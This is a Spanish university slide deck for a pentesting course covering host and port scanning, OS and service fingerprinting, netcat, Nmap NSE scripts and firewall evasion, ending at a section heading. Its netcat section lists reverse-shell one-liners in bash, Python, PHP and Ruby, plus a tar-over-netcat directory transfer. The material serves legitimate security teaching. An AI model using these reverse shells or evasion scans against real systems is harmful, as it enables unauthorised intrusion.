

Escaneo, Fingerprinting y Técnicas de Evasión

Seguridad en Sistemas Informáticos — Tema 2.2

José Luis Martínez


Universidad de Castilla-La Mancha

Curso 2026/27

- 1 Introducción
- 2 Escaneo & Fingerprinting
- 3 Netcat
- 4 Nmap Scripting Engine
- 5 Técnicas de Evasión

Introducción

Recopilación de Información / Open Source Intelligence



Introducción

- Tras la fase de footprinting y OSINT, encontraremos mucha información útil para determinar cuál es el mejor vector de ataque. Entre esa información, están los activos relacionados con IPs, rangos de red, sistemas autónomos, dominios, subdominios, DNS, servidores. En este punto es cuando interviene la fase de escaneo, fingerprinting y las técnicas de evasión.
- Escaneo consiste en determinar qué hosts / IPs / endpoints están activos y son accesibles (escaneo de hosts) y, para cada uno de los hosts activos, determinar qué puertos están abiertos (escaneo de puertos).
- Fingerprinting se refiere a determinar la huella o firma que hay detrás de esos puertos o sistemas, es decir, determinar el sistema operativo (fingerprinting OS) y determinar qué versión (software) hay corriendo detrás de los puertos abiertos.
- Las técnicas de evasión consisten en intentar evadir los sistemas de detección y protección que pueda tener el objetivo, como firewalls, IPS/IDS, WAF, etcétera.

- Estas técnicas se engloban en la fase de 'recopilación de información' dentro del proceso de auditoría/pentesting/red team/hacking ético, y su principal objetivo es obtener información detallada sobre los sistemas y versiones de los servicios que están corriendo.
- Se podría decir que esta fase sirve para identificar al detalle los activos que vamos a auditar para, posteriormente, identificar posibles vulnerabilidades, deficiencias o malas configuraciones que puedan permitir algún tipo de acción ofensiva en el activo.
- Antes de pasar a la fase de enumeración de los sistemas y servicios, es imprescindible que tengamos bien definidos cuáles son realmente los activos acotados dentro del alcance de las pruebas.

- Se realiza tanto en auditorías internas como externas, aunque dependiendo del tipo se realizarán unas u otras pruebas de las expuestas a continuación.
- Nuestro objetivo durante la realización de esta fase será obtener:
 - Información de red:
 - [Previa] Tener identificados los rangos de red y AS (Sistemas Autónomos).
 - Identificar información detallada sobre los sistemas activos (SO, servicios, ...).
 - Información de aplicaciones y dominios:
 - [Previa] Tener identificados los dominios y subdominios (+ apps).
 - Identificar información detallada sobre las aplicaciones y servicios activos en dichos dominios.

- Al igual que ocurre con los tipos de ataques, tenemos también dos tipos diferentes de enumeración según la interacción que tengamos con el objetivo:
 - Pasivo: se obtiene información sin interacción con el objetivo. Útil en labores de auditoría externa principalmente. La mayoría de las técnicas se vieron en el tema 2.1 anterior.
 - Activo: se busca obtener información interactuando con el objetivo. Útil en cualquier labor de auditoría externa e interna. Nos permitirá en muchas ocasiones corroborar la información extraída de forma pasiva.

- 1 Introducción
- 2 Escaneo & Fingerprinting**
- 3 Netcat
- 4 Nmap Scripting Engine
- 5 Técnicas de Evasión

- Obtener toda la información que necesitamos de manera pasiva no siempre es posible, además de que muchas veces el alcance pasivo está muy limitado; por ello se vuelve necesario en muchas ocasiones utilizar técnicas y herramientas activas. Estas nos permitirán detectar realmente los sistemas vivos, así como los puertos y servicios que estos sistemas tienen habilitados.
- En primer lugar, la idea es determinar los hosts vivos en la red, para posteriormente determinar los puertos abiertos y servicios que hay detrás de cada uno de ellos.
- Para realizar estas acciones activas de enumeración y escaneo de servicios es posible utilizar diferentes herramientas como:
 - ARP-scan
 - Nmap. Manual de referencia, Nmap Network Scanning.
 - Zenmap
 - Zmap
 - Masscan
 - knock (knockpy)

- Antes de pasar a ver los diferentes tipos de escaneos por los que podemos optar, es importante que conozcamos bien el enfoque de las pruebas que se están realizando para lanzarlas de una u otra forma.
- Auditoría / test de intrusión: comúnmente conocido por la organización, por lo que podemos lanzar escaneos más o menos agresivos.
- Red Team: el ejercicio no es conocido por la organización, por lo tanto se deberán seleccionar de forma rigurosa los servicios a enumerar con el objetivo de ayudar en la intrusión sin levantar posibles alertas. Será recomendable emplear técnicas para evitar la detección.

ARP-scan

- Siempre que estemos haciendo pruebas con equipos existentes en la misma red en la que nos encontremos, es mejor utilizar los escaneos ARP. Este tipo de escaneos no llaman la atención y nos aseguran cuáles son los equipos vivos en la red.

- Ejemplos:

- Escanear la red local de forma automática:

```
sudo arp-scan -l 0 sudo arp-scan --localnet
```

- Escanear un rango de IPs concreto:

```
sudo arp-scan --range=192.168.1.10-192.168.1.50
```

- Cambiar el tiempo de espera (timeout):

```
sudo arp-scan --timeout=500 -l
```

- Mostrar solo las direcciones IP (para scripts):

```
sudo arp-scan -l | grep -E '([0-9]{1,3}\.){3}[0-9]{1,3}'
```

Ejercicio




En tu red local, realiza un escaneo de IPs para ver los hosts activos usando la herramienta arp-scan.

Escaneo de hosts

Nmap


- Esta herramienta es sin duda la “navaja suiza” de cualquier auditor de seguridad y administrador de red, ya que permite realizar todo tipo de escaneos de red, detectar equipos vivos, sistemas operativos que tiene cada equipo, puertos habilitados y servicios que están corriendo, lanzamiento de scripts en busca de vulnerabilidades, etcétera.



Escaneo de hosts


Tipos de escaneos en Nmap

■ Nmap Cheat Sheet




Escaneo de puertos

- **IMPORTANTE:** al realizar escaneos de sistemas en red a nivel TCP/IP, es completamente necesario analizar tanto los puertos TCP como UDP.
- Esquema de conexión TCP:



Escaneo de puertos

Flags del protocolo TCP:




Escaneo de hosts y de puertos

- Lo primero que debemos hacer es detectar cuáles son los sistemas vivos en una determinada red. En caso de no encontrarnos en la misma red que los objetivos, podremos realizar los siguientes tipos de escaneo:
 - ICMP Scan: utiliza paquetes ICMP para detectar si un equipo está vivo. En caso de existir medidas de seguridad o firewalls entre el auditor y el objetivo es posible que estos datos no sean verídicos.
 - `nmap -sn [IP]`
 - Ping Sweep: básicamente es un barrido de ICMP scan en un determinado rango de direcciones IP.
 - `nmap -sn [RANGO DE RED]` (la opción `-sP` es el nombre antiguo de `-sn`)


Escaneo de puertos

- La herramienta Nmap cuenta con multitud de tipos de escaneos diferentes:
 - TCP Scan (Connect Scan): realiza una conexión completa con cada puerto que comprueba. Es un escaneo lento y permite al sistema objetivo detectar más fácilmente el origen del escaneo.
 - Inicialmente estos escaneos tenían una tasa de detección mayor; hoy en día es igual que la de otros escaneos como el SYN Scan.



Escaneo de puertos

- SYN Scan (Half-scan): este tipo de escaneo es uno de los más rápidos y silenciosos. El auditor únicamente envía un paquete SYN y se queda a la espera de la respuesta. Una vez la recibe, no contesta con un ACK.




Escaneo de puertos

- ACK Scan: este escaneo es opuesto al anterior. En este caso el auditor únicamente envía un paquete ACK, lo cual sería erróneo según el protocolo. Si el servidor responde, es que el servicio está a la escucha.
- En caso de existir firewalls stateful, estos comprobarán que no se generen paquetes ACK sin existir antes paquetes SYN/ACK. Esto impide poder realizar este tipo de escaneos de forma correcta.



Escaneo de puertos

- UDP Scan: igual de importantes son los escaneos en los puertos UDP que en TCP, es por ello que en toda auditoría deben ser comprobados. En este caso, el funcionamiento suele ser bastante más lento que en TCP.
- Si el paquete se envía a un puerto cerrado, el sistema responderá con un mensaje ICMP de destino inalcanzable.



Escaneo de puertos

- En caso de que existan medidas de seguridad, es posible utilizar otros escaneos alternativos, basados en la implementación de la pila TCP/IP. Los principales tipos son:
 - NULL Scan: envía los paquetes a cada puerto escaneado sin ningún flag marcado.
 - FIN Scan: envía los paquetes a cada puerto únicamente con el flag FIN marcado.
 - XMAS Scan: envía los paquetes a cada puerto con todos los flags marcados.
 - SSDP Scan: el protocolo SSDP (Simple Service Discovery Protocol) trabaja junto con el protocolo UPnP para detectar dispositivos plug and play.



Ejercicio



- Realiza diferentes tipos de escaneo de puertos con la herramienta Nmap frente a la distribución metasploitable2 y compara las salidas de cada uno de ellos. ¿Con qué tipo de escaneo obtienes mejores resultados?

Fingerprinting

- Una vez el auditor ha detectado cuáles son los puertos abiertos, es el momento de comprobar el tipo de servicio y versión que está corriendo en ellos.
 - Tipo de servicio: HTTP, FTP, SSH, Telnet, DNS, etcétera. A veces ocurre que el SSH no está en el puerto 22 o el HTTP no está en el puerto 80, por lo que es importante determinarlo.
 - Versión: 1.0, 2.0, 3.0, etcétera.
- Nmap permite realizar este tipo de fingerprinting de manera automática, y es capaz de detectar la versión de los servicios que hay corriendo en los puertos abiertos.
 - Fingerprinting de servicios (`-sV`).
 - Scripts para fingerprinting (`-sC`). Esto es realmente enumeración, y se verá más en profundidad en el tema 2.3.
- Además del fingerprinting de servicios, es interesante también determinar el fingerprinting del sistema operativo y su versión.
 - Fingerprinting de sistema operativo (`-O`).

- Existen otras muchas opciones útiles dentro de Nmap. A continuación se detallan algunas de ellas:
 - Definir los puertos a escanear (-p):
 - Todos los puertos: -p-
 - Un rango: -p 1-65535
 - Una lista concreta: -p 80,443,8080,8443
 - Top principal de puertos: --top-ports [número]
 - Modificar el puerto de origen de los escaneos (-g): -g 80
 - Modo verbose: -v
 - Modo agresivo (-A): equivale a -sV -O -sC --traceroute
 - Salida: -oG (grep), -oN (normal), -oX (XML), -oA (todos)

Nmap: referencia rápida de comandos

■ Descubrimiento de hosts:

- `nmap -sn 192.168.1.0/24` — ping sweep (sin escaneo de puertos)
- `nmap -sn -PR 192.168.1.0/24` — ARP scan en red local (más fiable)

■ Escaneo de puertos:

- `nmap -sS IP` — SYN scan, rápido y semisilencioso (requiere root)
- `nmap -sT IP` — TCP Connect, sin privilegios de root
- `nmap -sU -p 53,161,500 IP` — UDP scan en puertos clave
- `nmap -p- IP` — todos los puertos (1-65535)
- `nmap --top-ports 1000 IP` — los 1000 puertos más comunes

■ Fingerprinting y scripts:

- `nmap -sV IP` — versión de servicios
- `nmap -O IP` — sistema operativo (requiere root)
- `nmap -A IP` — agresivo: OS + versión + scripts + traceroute

- `nmap -sC IP` — scripts por defecto
- `nmap --script vuln IP` — buscar vulnerabilidades conocidas
- Salida:
 - `nmap -oA nombre IP` — exportar en `.nmap`, `.gnmap` y `.xml` a la vez
 - `nmap -oG - IP | grep open` — salida grepable en tiempo real

Ejercicio



- Identifica qué tipos de sistemas (fingerprinting OS) hay en tu red y, para cada puerto abierto, qué servicio y qué versión hay detrás de cada servicio activo (fingerprinting).

- También puedes hacerlo frente a la distribución metasploitable2.

Fingerprinting mediante TTL

- Para determinar el sistema operativo de un equipo mediante el TTL (Time To Live), debes enviar un paquete ICMP con el comando ping.
- El valor de TTL recibido en la respuesta te permite identificar el sistema operativo base según el número de saltos que haya recorrido en la red.
- Valores iniciales de TTL por sistema operativo. Cada sistema operativo asigna un valor pre-determinado de fábrica al salir el paquete:
 - Linux / Unix / macOS: el TTL inicial suele ser 64.
 - Windows: el TTL inicial suele ser 128.
 - Dispositivos de red (Cisco / Solaris): el TTL inicial suele ser 255.


Ejercicio



- Determina el sistema operativo de una máquina observando el valor TTL con el que responde a un ping.
- Realiza un script en Python para determinar el sistema operativo de una máquina a partir del TTL de respuesta de los paquetes.

Fingerprinting mediante banner grabbing

- Utilizar comunicaciones “en crudo” frente a los servicios, usando protocolos (FTP, Telnet, etc.) o herramientas (netcat, etc.), para obtener la versión que hay corriendo en dichos servicios.
- Ejemplos:
 - ftp
 - telnet
 - Dmitry

A terminal window titled 'root@KaliLinuxCLI-1: /' showing a telnet session. The user enters 'telnet', then 'telnet> open 200.200.200.6 80'. The output shows the connection process and the received HTTP banner: 'HTTP/1.1 200 OK', 'Date: Fri, 31 May 2024 15:20:25 GMT', 'Server: Apache/2.4.7 (Ubuntu)', 'Connection: close', 'Content-Type: text/html; charset=UTF-8'. The session ends with 'Connection closed by foreign host.'

```
root@KaliLinuxCLI-1: /  
root@KaliLinuxCLI-1:~# telnet  
telnet> open 200.200.200.6 80  
Trying 200.200.200.6...  
Connected to 200.200.200.6.  
Escape character is '^]'.  
HEAD / HTTP/1.0  
  
HTTP/1.1 200 OK  
Date: Fri, 31 May 2024 15:20:25 GMT  
Server: Apache/2.4.7 (Ubuntu)  
Connection: close  
Content-Type: text/html; charset=UTF-8  
  
Connection closed by foreign host.  
root@KaliLinuxCLI-1:~#
```

Ejemplo: banner grabbing de un servidor HTTP con telnet. Fuente: [Embry-Riddle Aeronautical University](#)

- 1 Introducción
- 2 Escaneo & Fingerprinting
- 3 Netcat**
- 4 Nmap Scripting Engine
- 5 Técnicas de Evasión

- Netcat es un servicio/aplicación para la comunicación basado en una filosofía cliente/servidor.
- Netcat (conocido por su comando `nc`) es una herramienta de línea de comandos que sirve para leer y escribir datos a través de conexiones de red utilizando los protocolos TCP o UDP.
 - Servidor: se crea un proceso en escucha en un puerto.
 - `nc -lvp <puerto>`
 - Cliente: se usa netcat para comunicarse, en claro, con el servidor que está a la escucha:
 - `nc <ip> <puerto>`
- Documentación: [parte 1](#), [parte 2](#), [parte 3](#)
- netcat en PowerShell:
 - `powercat`

Netcat

Netcat para banner grabbing y para la transferencia de archivos:

```
root@kali:~# nc 192.168.1.105 21 ←  
220 (vsFTPd 3.0.3)  
^C  
root@kali:~# nc 192.168.1.105 22 ←  
SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.1  
^C
```

```
root@kali:~# cat file.txt ←  
Welcome to Hacking Articles  
root@kali:~# nc -lvp 5555 < file.txt ←  
listening on [any] 5555 ...
```

```
root@ubuntu:~# nc 192.168.1.109 5555 > file.txt ←  
^C  
root@ubuntu:~# cat file.txt ←  
Welcome to Hacking Articles
```

Netcat para ejecución de shells:

1. Netcat Reverse Shell (Linux/Unix)

```
nc -e /bin/bash 192.168.1.10 4444
```

2. Bash Reverse Shell (Linux/Unix)

```
bash -i >& /dev/tcp/192.168.1.10/4444 0>&1
```

3. Python Reverse Shell (Linux/Unix)

```
python -c 'import socket, subprocess, os; s=socket.socket(socket.AF_INET, socket.SOCK_STREAM); s.connect(("192.168.1.10", 4444)); os.dup2(s.fileno(), 0); os.dup2(s.fileno(), 1); os.dup2(s.fileno(), 2); subprocess.call(["/bin/sh", "-i"]);'
```

4. PHP Reverse Shell (Web)

```
<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.1.10/4444 0>&1'");  
?>
```

5. Ruby Reverse Shell (Linux/Unix)


```
ruby -rsocket -e'f=TCPSocket.open("192.168.1.10",4444).to_i; exec  
sprintf("/bin/sh <%d >%d 2>%d",f,f,f)'
```

- Una de las funciones más interesantes de Netcat es la capacidad de transferir directorios completos, comprimidos al vuelo, entre máquinas.
- En la máquina que envía:
 - `tar -czf - /ruta/directorio | nc 192.168.1.50 4444`
 - Este comando comprime el directorio indicado y lo transmite por el puerto 4444.
- En la máquina que recibe:
 - `nc -l -p 4444 | tar -xzf -`
 - Este comando recibe el flujo comprimido y lo extrae en el directorio actual del equipo destino.

Netcat también nos puede servir para escanear puertos:

■ Opciones:

- -z se utiliza para escanear.
- -v para añadir verbosidad.
- -w 1 se utiliza para establecer el tiempo de espera de cada conexión en 1 segundo.
- 1-10000 define qué puertos escanear.



```
hakluke $ nc -zvw 1 localhost 1-10000
localhost [127.0.0.1] 25 (smtp) open
localhost [127.0.0.1] 587 (submission) open
localhost [127.0.0.1] 2968 (enpp) open
localhost [127.0.0.1] 3306 (mysql) open
localhost [127.0.0.1] 5000 (complex-main) open
localhost [127.0.0.1] 6463 open
localhost [127.0.0.1] 7000 (afs3-fileserver) open
localhost [127.0.0.1] 8080 (http-alt) open
localhost [127.0.0.1] 9000 (cslistener) open
hakluke $
```

Ejercicio: TryHackMe



- Resuelve esta [room](#) sobre Nmap y netcat en TryHackMe.

Ejercicio



- Haz varias pruebas con la herramienta netcat entre la máquina Kali y la máquina metasploitable2.

- 1 Introducción
- 2 Escaneo & Fingerprinting
- 3 Netcat
- 4 Nmap Scripting Engine**
- 5 Técnicas de Evasión

Nmap Scripting Engine

- La herramienta Nmap dispone de unas extensiones, denominadas NSE (Nmap Scripting Engine), que son de código abierto: cualquiera puede aportar su script a la comunidad. Son útiles para realizar labores más avanzadas que las de escaneo y fingerprinting propias de Nmap.
- Con los NSE se pueden hacer acciones de:
 - OSINT / footprinting
 - Análisis de vulnerabilidades
 - Fuzzing / enumeración
 - Interacción con servicios
 - Ataques de fuerza bruta
- Documentación: [nsedoc](#)

Nmap Scripting Engine

- Repositorios en GitHub:
 - [Nmap-NSE-scripts-collection](#)
- Los scripts se categorizan en las siguientes clases:

CATEGORIAS	PROPOSITO
ALL	Corre todos los NSE scripts que esten disponibles.
auth	NSE Scripts relacionados a la autenticacion.
default	Corre un set basico de scripts defaults
Discovery	Scripts hechos para recolectar datos del objetivo.
external	NSE Scripts que contactan fuentes externas (Ej. Whois databse)
intrusive	Categoria de scripts que podrian ser considerados intrusivos X el sistema
malware	Scripts que chequean la existencia de malware o open backdoors.
safe	Scripts basicos que no son intrusivos.
vuln	Scripts que chequean vulnerabilidades comunmente explotadas.

Nmap Scripting Engine

- En Kali los puedes encontrar con:
 - `locate *.nse`
- Ejecutar scripts individuales:
 - `nmap --script [script.nse] [target]`
- Ejecutar scripts por categorías:
 - `nmap --script [categoria] [target]`
- Ejecutar scripts de múltiples categorías:
 - `nmap --script [categoria1,categoria2,...] [target]`
- Solucionar problemas de scripts:
 - `nmap --script [script] --script-trace [target]`
- Actualizar la base de datos de scripts:
 - `nmap --script-updatedb`

Nmap Scripting Engine

- Encontrar vhosts alojados en la misma IP. Ejemplos: [lectura 1](#), [lectura 2](#), [lectura 3](#).

```
root@bt:/# nmap -p80 --script http-reverse-ip insecure.org

Starting Nmap 6.01 ( http://nmap.org ) at 2013-02-16 12:14 EST
Nmap scan report for insecure.org (74.207.254.18)
Host is up (0.15s latency).
rDNS record for 74.207.254.18: web.insecure.org
PORT      STATE SERVICE
80/tcp    open  http
| http-reverse-ip:
| nmap.org
| sectools.org
| insecure.org
| images.insecure.org
| _cgi.insecure.org
```

Nmap Scripting Engine

- Detectar la vulnerabilidad EternalBlue (MS17-010), que fue la que explotaba el malware WannaCry.

```
root@kali:~# nmap -i -sV -p445 --script smb-vuln-ms17-010.nse 192.168.56.101
Starting Nmap 7.80 (https://nmap.org) at 2017-03-11 13:32 PST
##### Timing report #####
Hostnames: 1/1, 0.0s
RTT times: 0.01-0.00s, min 0.00s, max 0.00s
Scan times: 0.00s, 0.00s, 0.00s, 0.00s, 0.00s
Parallelism: min 0, max 0
min-rtt: 0.0, max-rtt: 0
min-rate: 0, max-rate: 0
#####
NSE: Using Lua 5.3.
NSE: Arguments from CLI.
NSE: Loaded 2 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 13:32, 0.00s elapsed
Completed NSE at 13:32, 0.00s elapsed
Initiating NSE Ping Scan at 13:32
Scanning 192.168.56.101 [1 port]
Packet capture filter (device eth0): arp and arp[18:4] <= 0x00007C8 and arp[22:3] <= 0x0006
Completed ARP Ping Scan at 13:32, 0.00s elapsed (1 total hosts)
Parallel scanning rates: 115.42 packets / s, 30215.84 bytes / s
NSE: Warning: Unable to open net/remote.conf. Try using --systemd or specify valid servers with --dns-servers
NSE: Warning: Unable to determine any DNS servers. Resolving DNS is disabled. Try using --systemd or specify valid servers with --dns-servers
NSE: Resolution of 1 IP took 0.00s. Mode: Async (P: 0, O: 0, N: 0, D: 0, U: 0, T: 0, M: 0, C: 0)
Initiating SMB Stealth Scan at 13:32
Scanning 192.168.56.101 [1 port]
Packet capture filter (device eth0): dst host 192.168.56.101 and ((tcp or icmp or (tcp or udp or ncp) and (src host 192.168.56.101)))
Discovered open port 445/tcp on 192.168.56.101
Completed SMB Stealth Scan at 13:32, 0.00s elapsed (1 total ports)
Parallel scanning rates: 602.66 packets / s, 39250.47 bytes / s
NSE: Script scanning 192.168.56.101.
NSE: Starting runlevel 2 (of 1) scan.
Initiating NSE at 13:32
NSE: Starting smb-vuln-ms17-010 against 192.168.56.101.
NSE: [smb-vuln-ms17-010 192.168.56.101] SMB: Added account '' to account list
NSE: [smb-vuln-ms17-010 192.168.56.101] SMB: Added account 'guest' to account list
NSE: [smb-vuln-ms17-010 192.168.56.101] LP: Password:
NSE: [smb-vuln-ms17-010 192.168.56.101] SMB: Extended login to 192.168.56.101 as POW!NTguest failed (NT STATUS, LOGON_FAILURE)
NSE: [smb-vuln-ms17-010 192.168.56.101] LP: Password:
NSE: [smb-vuln-ms17-010 192.168.56.101] Connected to share 'IPC$'
NSE: [smb-vuln-ms17-010 192.168.56.101] Valid SMB COM 'TRANSMISSION' response received
NSE: [smb-vuln-ms17-010 192.168.56.101] STATUS_SUCCESS, SMB_COM_NEGOTIATE response received
NSE: [smb-vuln-ms17-010 192.168.56.101] This host is missing the patch for MS17-010!
NSE: Finished smb-vuln-ms17-010 against 192.168.56.101.
Completed NSE at 13:32, 0.01s elapsed
NSE: Time Elapsed for 192.168.56.101
Host is up, received 49 responses (0.0000s latency).
Scanned at 2017-03-11 13:32:13 PST for 4s
PORT STATE SERVICE REASON
445/tcp open  Microsoft FS  (Service VirtualDisk)
MAC Address: 08:00:27:74:00:CD (Oracle VirtualBox virtual NIC)
NSE: Script results:
smb-vuln-ms17-010
VULNERABLE:
Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
State: VULNERABLE
Info: CVE-2017-0143
Risk Factor: HIGH
A critical remote code execution vulnerability exists in Microsoft SMBv1 servers (ms17-010).
Disclosure date: 2017-03-14
References:
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
https://blogs.technet.microsoft.com/smbsec/2017/03/13/customer-guidance-for-wannacrypt-attacks/
https://patchwork.microsoft.com/rs-ss/library/security/ms17-010.aspx
Last time for host: 2017-03-11 13:32:13 PST, 0.0000s
NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 1) scan.
```

Nmap Scripting Engine

- Fingerprinting de servicios y versiones de software con NSE:

```
(tito@Box0)-[~]  
$ sudo nmap --script http-php-version.nse 192.168.3.254  
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-10 15:23 CEST  
Nmap scan report for 192.168.3.254  
Host is up (0.00011s latency).  
Not shown: 977 closed ports  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
23/tcp    open  telnet  
25/tcp    open  smtp  
53/tcp    open  domain  
80/tcp    open  http  
| http-php-version: Versions from logo query (less accurate): 5.1.3 - 5.1.6, 5.2.  
0 - 5.2.17  
| Versions from credits query (more accurate): 5.2.3 - 5.2.5, 5.2.6RC3  
|_Version from header x-powered-by: PHP/5.2.4-2ubuntu5.10  
111/tcp   open  rpcbind
```

Nmap Scripting Engine

Herramientas:

- autoNSE

Ejercicio



- Lanza al menos un script NSE de cada una de las categorías NSE frente a un objetivo a tu elección (o la máquina metasploitable2).
- Nota: puede ser de tu red interna o una IP externa.

- 1 Introducción
- 2 Escaneo & Fingerprinting
- 3 Netcat
- 4 Nmap Scripting Engine
- 5 Técnicas de Evasión**

- La mejor contramedida frente a los escaneos es introducir un firewall o un sistema de detección de intrusiones (IDS) que disponga de firmas para la detección de los reconocimientos.
- Frente a la protección que ofrecen los firewalls y los IDS, existen diferentes técnicas que intentan saltarse dicha protección, por ejemplo, los distintos tipos de escaneo:
 - Fragmentación de paquetes
 - Modificación de rutas
 - Modificación de direcciones IP o MAC
 - Proxies
 - Resumen de técnicas: [El lado del mal](#)

Distintos tipos de escaneo:


- Como se ha visto a lo largo de esta sección, los diferentes tipos de escaneos pueden permitir la evasión de un firewall.
- Por ejemplo, un firewall puede filtrar paquetes que no pertenezcan a una conexión previamente establecida, pero con el escaneo XMAS, que tiene ciertos flags del paquete TCP activos, se podría evadir esa regla de filtrado.
- Señales atípicas (-sN, -sF, -sX): envía paquetes con combinaciones raras de flags (NULL, FIN o XMAS) para atravesar ciertos firewalls sin levantar alertas básicas.

Técnicas de Evasión

Fragmentación de paquetes y señuelos:

